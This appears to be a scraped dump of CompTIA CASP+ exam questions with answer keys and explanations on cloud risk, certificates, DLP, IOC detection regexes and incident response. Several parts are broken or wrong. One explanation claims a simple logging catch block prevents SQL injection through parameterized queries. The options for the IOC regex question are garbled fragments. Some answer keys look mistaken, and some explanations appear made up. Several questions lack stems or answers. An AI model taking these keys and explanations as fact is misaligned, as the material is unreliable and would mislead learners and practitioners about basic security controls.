- \* 10.1.45.67 Web Server Disable 21, 80
- \* 10.1.45.68 UTM Appliance Disable 21

**NEW QUESTION 260**

Which of the following is the MOST important cloud-specific risk from the CSP's viewpoint?

- A. Isolation control failure  
 B. Management plane breach  
 C. Insecure data deletion  
 D. Resource exhaustion

**Answer: B**

**NEW QUESTION 261**

As part of the customer registration process to access a new bank account, customers are required to upload a number of documents, including their passports and driver's licenses. The process also requires customers to take a current photo of themselves to be compared against provided documentation.

Which of the following BEST describes this process?

- A. Deepfake  
 B. Know your customer  
 C. Identity proofing



D. Passwordless

**Answer:** C

**Explanation:**

Reference: <https://auth0.com/blog/what-is-identity-proofing-and-why-does-it-matter/>

**NEW QUESTION 266**

A company is implementing SSL inspection. During the next six months, multiple web applications that will be separated out with subdomains will be deployed. Which of the following will allow the inspection of the data without multiple certificate deployments?

- A. Include all available cipher suites.
- B. Create a wildcard certificate.
- C. Use a third-party CA.
- D. Implement certificate pinning.

**Answer:** B

**Explanation:**

A wildcard certificate is a certificate that can be used for multiple subdomains of a domain, such as \*.example.com. This would allow the inspection of the data without multiple certificate deployments, as one wildcard certificate can cover all the subdomains that will be separated out with subdomains. Including all available cipher suites may not help with inspecting the data without multiple certificate deployments, as cipher suites are used for negotiating encryption and authentication algorithms, not for verifying certificates. Using a third-party CA (certificate authority) may not help with inspecting the data without multiple certificate deployments, as a third-party CA is an entity that issues and validates certificates, not a type of certificate. Implementing certificate pinning may not help with inspecting the data without multiple certificate deployments, as certificate pinning is a technique that hardcodes the expected certificate or public key in the application code, not a type of certificate. Verified References: <https://www.comptia.org/blog/what-is-a-wildcard-certificate> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

**NEW QUESTION 268**

A security engineer is troubleshooting an issue in which an employee is getting an IP address in the range on the wired network. The engineer plus another PC into the same port, and that PC gets an IP address in the correct range. The engineer then puts the employee' PC on the wireless network and finds the PC still not get an IP address in the proper range. The PC is up to date on all software and antivirus definitions, and the IP address is not an APIPA address. Which of the following is MOST likely the problem?

- A. The company is using 802.1x for VLAN assignment, and the user or computer is in the wrong group.
- B. The DHCP server has a reservation for the PC's MAC address for the wired interface.
- C. The WiFi network is using WPA2 Enterprise, and the computer certificate has the wrong IP address in the SAN field.
- D. The DHCP server is unavailable, so no IP address is being sent back to the PC.

**Answer:** A

**NEW QUESTION 272**

A developer implement the following code snippet.

```
catch (Exception e)
{
    if(log.isDebugEnabled())
    {
        log.debug("Caught InvalidSQLException Exception --"
            + e.toString());
    }
}
```

Which of the following vulnerabilities does the code snippet resolve?

- A. SQL inject
- B. Buffer overflow
- C. Missing session limit
- D. Information leakage

**Answer:** A

**Explanation:**

SQL injection is a type of vulnerability that allows an attacker to execute malicious SQL commands on a database by inserting them into an input field. The code snippet resolves this vulnerability by using parameterized queries, which prevent the input from being interpreted as part of the SQL command. Verified References:

<https://www.comptia.org/training/books/casp-cas-004-study-guide> , [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)

**NEW QUESTION 276**

An auditor needs to scan documents at rest for sensitive text. These documents contain both text and Images. Which of the following software functionalities must be enabled in the DLP solution for the auditor to be able to fully read these documents? (Select TWO).

- A. Document interpolation
- B. Regular expression pattern matching
- C. Optical character recognition functionality
- D. Baseline image matching
- E. Advanced rasterization
- F. Watermarking

NEW QUESTION 278

Which of the following sources could the architect consult to address this security concern?

- A. SDLC  
B. OVAL  
C. IEEE  
D. OWASP

**Explanation:**

OWASP is a resource used to identify attack vectors and their mitigations, OVAL is a vulnerability assessment standard. OWASP (Open Web Application Security Project) is a source that the security architect could consult to address the security concern of XSS (cross-site scripting) attacks on a web application that uses a database back end. OWASP is a non-profit organization that provides resources and guidance for improving the security of web applications and services. OWASP publishes the OWASP Top 10 list of common web application vulnerabilities and risks, which includes XSS attacks, as well as recommendations and best practices for preventing or mitigating them. SDLC (software development life cycle) is not a source for addressing XSS attacks, but a framework for developing software in an organized and efficient manner. OVAL (Open Vulnerability and Assessment Language) is not a source for addressing XSS attacks, but a standard for expressing system configuration information and vulnerabilities. IEEE (Institute of Electrical and Electronics Engineers) is not a source for addressing XSS attacks, but an organization that develops standards for various fields of engineering and technology.

Verified References: <https://www.comptia.org/blog/what-is-owasp> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

A security manager has written an incident response playbook for insider attacks and is ready to begin testing it. Which of the following should the manager conduct to test the playbook?

- A. Automated vulnerability scanning
- B. Centralized logging, data analytics, and visualization
- C. Threat hunting
- D. Threat emulation

**Explanation:**

Threat emulation is the method that should be used to test an incident response playbook for insider attacks. Threat emulation is a technique that simulates real-world attacks using realistic scenarios, tactics, techniques, and procedures (TTPs) of threat actors. Threat emulation can help evaluate the effectiveness of an incident response plan by testing how well it can detect, respond to, contain, eradicate, recover from, and learn from an attack. References: [CompTIA CASP+ Study Guide, Second Edition, page 461]

Due to adverse events, a medium-sized corporation suffered a major operational disruption that caused its servers to crash and experience a major power outage. Which of the following should be created to prevent this type of issue in the future?

- A. SLA
- B. BIA
- C. BCM
- D. BCP
- E. RTO

**Explanation:**

A Business Continuity Plan (BCP) is a set of policies and procedures that outline how an organization should respond to and recover from disruptions [1]. It is designed to ensure that critical operations and services can be quickly restored and maintained, and should include steps to identify risks, develop plans to mitigate those risks, and detail the procedures to be followed in the event of a disruption. Resources: CompTIA Advanced Security Practitioner (CASP+) Study Guide, Chapter 4: “Business Continuity Planning,” Wiley, 2018. <https://www.wiley.com/en-us/CompTIA+Advanced+Security+Practitioner+CASP%2B+Study+Guide%2C+2nd+Edition-p-9781119396582>

A Chief information Security Officer (CISO) is developing corrective-action plans based on the following from a vulnerability scan of internal hosts:

```
High CVSS: 10.0  
CVT: PHP_jpg_stream_read() Buffer Overflow Vulnerability (Medium) (CVE: CVE-2017-16982)  
Product Detection result: php/apache-httpd-2.4 by WAF Version Detection (Remote) (CVE: CVE-2017-16982)
```

**Summary**

This host is running PHP and is prone to buffer overflow vulnerability.

Vulnerability Detection Result: Installed version: 5.3.6  
Fixed version: 5.3.15/T.4.5

**Impact**

Successful exploitation could allow attackers to execute arbitrary code and failed attempts will likely result in denial-of-service conditions. Impact Level: System/Application

Which of the following MOST appropriate corrective action to document for this finding?

- A. The product owner should perform a business impact assessment regarding the ability to implement a WAF.
- B. The application developer should use a static code analysis tool to ensure any application code is not vulnerable to buffer overflows.
- C. The system administrator should evaluate dependencies and perform upgrade as necessary.
- D. The security operations center should develop a custom IDS rule to prevent attacks buffer overflows against this server.

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**NEW QUESTION 287**

A company is looking for a solution to hide data stored in databases. The solution must meet the following requirements:

- ? Be efficient at protecting the production environment
  - ? Not require any change to the application
  - ? Act at the presentation layer
- Which of the following techniques should be used?

- A. Masking
- B. Tokenization
- C. Algorithmic
- D. Random substitution

**Answer:** A

**NEW QUESTION 290**

A local government that is investigating a data exfiltration claim was asked to review the fingerprint of the malicious user's actions. An investigator took a forensic image of the VM and downloaded the image to a secured USB drive to share with the government. Which of the following should be taken into consideration during the process of releasing the drive to the government?

- A. Encryption in transit
- B. Legal issues
- C. Chain of custody
- D. Order of volatility
- E. Key exchange

**Answer:** C

**NEW QUESTION 291**

Due to locality and budget constraints, an organization's satellite office has a lower bandwidth allocation than other offices in the organization. As a result, the local security infrastructure staff is assessing architectural options that will help preserve network bandwidth and increase speed to both internal and external resources while not sacrificing threat visibility.

Which of the following would be the BEST option to implement?

- A. Distributed connection allocation
- B. Local caching
- C. Content delivery network
- D. SD-WAN vertical heterogeneity

**Answer:** D

**Explanation:**

SD-WAN (software-defined wide area network) vertical heterogeneity is a technique that can help preserve network bandwidth and increase speed to both internal and external resources while not sacrificing threat visibility. SD-WAN vertical heterogeneity involves using different types of network links (such as broadband, cellular, or satellite) for different types of traffic (such as voice, video, or data) based on their performance and security requirements. This can optimize the network efficiency and reliability, as well as provide granular visibility and control over traffic flows. Distributed connection allocation is not a technique for preserving network bandwidth and increasing speed, but a method for distributing network connections among multiple servers or devices. Local caching is not a technique for preserving network bandwidth and increasing speed, but a method for storing frequently accessed data locally to reduce latency or load times. Content delivery network is not a technique for preserving network bandwidth and increasing speed, but a system of distributed servers that deliver web content to users based on their geographic location. Verified References: <https://www.comptia.org/blog/what-is-sd-wan> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

**NEW QUESTION 295**

A vulnerability assessment endpoint generated a report of the latest findings. A security analyst needs to review the report and create a priority list of items that must be addressed. Which of the following should the analyst use to create the list quickly?

- A. Business impact rating
- B. CVE dates
- C. CVSS scores
- D. OVAL

**Answer:** A

**NEW QUESTION 298**

A network architect is designing a new SD-WAN architecture to connect all local sites to a central hub site. The hub is then responsible for redirecting traffic to public cloud and datacenter applications. The SD-WAN routers are managed through a SaaS, and the same security policy is applied to staff whether working in the office or at a remote location. The main requirements are the following:

- \* 1. The network supports core applications that have 99.99% uptime.
- \* 2. Configuration updates to the SD-WAN routers can only be initiated from the management service.
- \* 3. Documents downloaded from websites must be scanned for malware.

Which of the following solutions should the network architect implement to meet the requirements?

- A. Reverse proxy, stateful firewalls, and VPNs at the local sites
- B. IDSs, WAFs, and forward proxy IDS
- C. DoS protection at the hub site, mutual certificate authentication, and cloud proxy
- D. IPSs at the hub, Layer 4 firewalls, and DLP

**Answer:** C

#### NEW QUESTION 302

A CSP, which wants to compete in the market, has been approaching companies in an attempt to gain business. The CSP is able to provide the same uptime as other CSPs at a markedly reduced cost. Which of the following would be the MOST significant business risk to a company that signs a contract with this CSP?

- A. Resource exhaustion
- B. Geographic location
- C. Control plane breach
- D. Vendor lock-in

**Answer:** A

#### Explanation:

Resource exhaustion is a condition that occurs when a system or service runs out of resources, such as memory, CPU, disk space, or bandwidth, and becomes unable to function properly or respond to requests. Resource exhaustion can be caused by high demand, poor design, misconfiguration, or malicious attacks, such as denial-of-service (DoS).

Resource exhaustion would be the most significant business risk to a company that signs a contract with a cloud service provider (CSP) that is able to provide the same uptime as other CSPs at a markedly reduced cost, because this could:

? Indicate that the CSP is oversubscribing or underprovisioning its resources, which could result in performance degradation, service disruption, or data loss for the company.

? Affect the company's availability, reliability, and scalability requirements, which could impact its operations, reputation, and customer satisfaction.

? Expose the company to potential security breaches or compliance violations, if the CSP does not implement adequate security controls or measures to prevent or mitigate resource exhaustion.

#### NEW QUESTION 305

A university issues badges through a homegrown identity management system to all staff and students. Each week during the summer, temporary summer school students arrive and need to be issued a badge to access minimal campus resources. The security team received a report from an outside auditor indicating the homegrown system is not consistent with best practices in the security field and leaves the institution vulnerable.

Which of the following should the security team recommend FIRST?

- A. Investigating a potential threat identified in logs related to the identity management system
- B. Updating the identity management system to use discretionary access control
- C. Beginning research on two-factor authentication to later introduce into the identity management system
- D. Working with procurement and creating a requirements document to select a new IAM system/vendor

**Answer:** D

#### Explanation:

This is because the homegrown identity management system is not consistent with best practices and leaves the institution vulnerable, which means it needs to be replaced with a more secure and reliable solution. A new IAM system/vendor should be able to provide features such as role-based access control, two-factor authentication, auditing, and compliance that can enhance the security and efficiency of the identity management process. A requirements document can help define the scope, objectives, and criteria for selecting a suitable IAM system/vendor that meets the needs of the institution.

#### NEW QUESTION 306

A company's finance department acquired a new payment system that exports data to an unencrypted file on the system. The company implemented controls on the file so only appropriate personnel are allowed access. Which of the following risk techniques did the department use in this situation?

- A. Accept
- B. Avoid
- C. Transfer
- D. Mitigate

**Answer:** D

#### NEW QUESTION 307

A systems administrator was given the following IOC to detect the presence of a malicious piece of software communicating with its command-and-control server: post /malicious. php

User-Agent: Malicious Tool V 1.0 Host: www.rcalicious.com

The IOC documentation suggests the URL is the only part that could change. Which of the following regular expressions would allow the systems administrator to determine if any of the company hosts are compromised, while reducing false positives?

- A. User-Agent: Malicious Too
- B. \*
- C. www\. malicious\. com\maliciou
- D. php
- E. POST /malicious\. php
- F. Hose: [a-2] \*\malicious\.com
- G. maliciou
- H. \*

**Answer:** D

#### Explanation:

A regular expression (regex) is a sequence of characters that defines a search pattern for matching text. A regex can be used to detect the presence of a malicious piece of software communicating with its command-and-control server by matching the indicators of compromise (IOC) in the network traffic.

In this case, the systems administrator should use the regex Host: [a-z]\*.malicious.com to determine if any of the company hosts are compromised, while reducing false positives, because this regex would:

? Match the Host header in the HTTP request, which specifies the domain name of the command-and-control server.

? Allow any subdomain under the malicious.com domain, by using the character class [a-z]\*, which matches zero or more lowercase letters.



? Escape the dot character in the domain name, by using the backslash , which prevents it from being interpreted as a wildcard that matches any character.  
? Not match any other parts of the IOC that could change, such as the URL path, the User-Agent header, or the HTTP method.

#### NEW QUESTION 311

An application developer is including third-party background security fixes in an application. The fixes seem to resolve a currently identified security issue. However, when the application is released to the public, report come In that a previously vulnerability has returned. Which of the following should the developer integrate into the process to BEST prevent this type of behavior?

- A. Peer review
- B. Regression testing
- C. User acceptance
- D. Dynamic analysis

**Answer: A**

#### NEW QUESTION 312

A developer wants to develop a secure external-facing web application. The developer is looking for an online community that produces tools, methodologies, articles, and documentation in the field of web-application security Which of the following is the BEST option?

- A. ICANN
- B. PCI DSS
- C. OWASP
- D. CSA
- E. NIST

**Answer: C**

#### NEW QUESTION 316

An energy company is required to report the average pressure of natural gas used over the past quarter. A PLC sends data to a historian server that creates the required reports.

Which of the following historian server locations will allow the business to get the required reports in an and IT environment?

- A. In the environment, use a VPN from the IT environment into the environment.
- B. In the environment, allow IT traffic into the environment.
- C. In the IT environment, allow PLCs to send data from the environment to the IT environment.
- D. Use a screened subnet between the and IT environments.

**Answer: D**

#### Explanation:

A screened subnet is a network segment that separates two different environments, such as (operational technology) and IT (information technology), and provides security controls to limit and monitor the traffic between them. This would allow the business to get the required reports from the historian server without exposing the environment to unnecessary risks. Using a VPN, allowing IT traffic, or allowing PLCs to send data are less secure options that could compromise the environment. Verified References: <https://www.comptia.org/blog/what-is-operational-technology> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 321

A host on a company's network has been infected by a worm that appears to be spreading via SMB. A security analyst has been tasked with containing the incident while also maintaining evidence for a subsequent investigation and malware analysis.

Which of the following steps would be best to perform FIRST?

- A. Turn off the infected host immediately.
- B. Run a full anti-malware scan on the infected host.
- C. Modify the smb.conf file of the host to prevent outgoing SMB connections.
- D. Isolate the infected host from the network by removing all network connections.

**Answer: D**

#### NEW QUESTION 325

A security engineer was auditing an organization's current software development practice and discovered that multiple open-source libraries were Integrated into the organization's software. The organization currently performs SAST and DAST on the software it develops.

Which of the following should the organization incorporate into the SDLC to ensure the security of the open-source libraries?

- A. Perform additional SAST/DAST on the open-source libraries.
- B. Implement the SDLC security guidelines.
- C. Track the library versions and monitor the CVE website for related vulnerabilities.
- D. Perform unit testing of the open-source libraries.

**Answer: C**

#### Explanation:

Reference: <https://www.whitesourcesoftware.com/resources/blog/application-security-best-practices/>

Tracking the library versions and monitoring the CVE (Common Vulnerabilities and Exposures) website for related vulnerabilities is an activity that the organization should incorporate into the SDLC (software development life cycle) to ensure the security of the open-source libraries integrated into its software. Tracking the library versions can help identify outdated or unsupported libraries that may contain vulnerabilities or bugs. Monitoring the CVE website can help discover publicly known vulnerabilities in the open- source libraries and their severity ratings. Performing additional SAST/DAST (static application security testing/dynamic application security testing) on the open-source libraries may not be feasible or effective for ensuring their security, as SAST/DAST are mainly focused on testing

the source code or functionality of the software, not the libraries. Implementing the SDLC security guidelines is a general activity that the organization should follow for developing secure software, but it does not specifically address the security of the open-source libraries. Performing unit testing of the open-source libraries may not be feasible or effective for ensuring their security, as unit testing is mainly focused on testing the individual components or modules of the software, not the libraries. Verified References: <https://www.comptia.org/blog/what-is-cve> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 328

A company's claims processed department has a mobile workforce that receives a large number of email submissions from personal email addresses. An employee recently received an email that appeared to be a claim form, but it installed malicious software on the employee's laptop when it was opened.

- A. Implement application whitelisting and add only the email client to the whitelist for laptops in the claims processing department.
- B. Require all laptops to connect to the VPN before accessing email.
- C. Implement cloud-based content filtering with sandboxing capabilities.
- D. Install a mail gateway to scan incoming messages and strip attachments before they reach the mailbox.

**Answer: C**

#### Explanation:

Implementing cloud-based content filtering with sandboxing capabilities is the best solution for preventing malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form. Cloud-based content filtering is a technique that uses a cloud service to filter or block web traffic based on predefined rules or policies, preventing unauthorized or malicious access to web resources or services. Cloud-based content filtering can prevent malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form, as it can scan or analyze email attachments before they reach the mailbox and block or quarantine them if they are malicious. Sandboxing is a technique that uses an isolated or virtualized environment to execute or test suspicious or untrusted code or applications, preventing them from affecting the host system or network. Sandboxing can prevent malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form, as it can run or detonate email attachments in a safe environment and observe their behavior or impact before allowing them to reach the mailbox. Implementing application whitelisting and adding only the email client to the whitelist for laptops in the claims processing department is not a good solution for preventing malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form, as it could affect the usability or functionality of other applications on the laptops that may be needed for work purposes, as well as not prevent malicious software from running within the email client. Requiring all laptops to connect to the VPN (virtual private network) before accessing email is not a good solution for preventing malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form, as it could introduce latency or performance issues for accessing email, as well as not prevent malicious software from reaching or executing on the laptops. Installing a mail gateway to scan incoming messages and strip attachments before they reach the mailbox is not a good solution for preventing malicious software installation on the employee's laptop due to opening an email attachment that appeared to be a claim form, as it could affect the normal operations or functionality of email communication, as well as not prevent legitimate attachments from reaching the mailbox. Verified References: <https://www.comptia.org/blog/what-is-cloud-based-content-filtering> <https://partners.comptia.org/docs/default-source/resources/casp-content-guide>

#### NEW QUESTION 332

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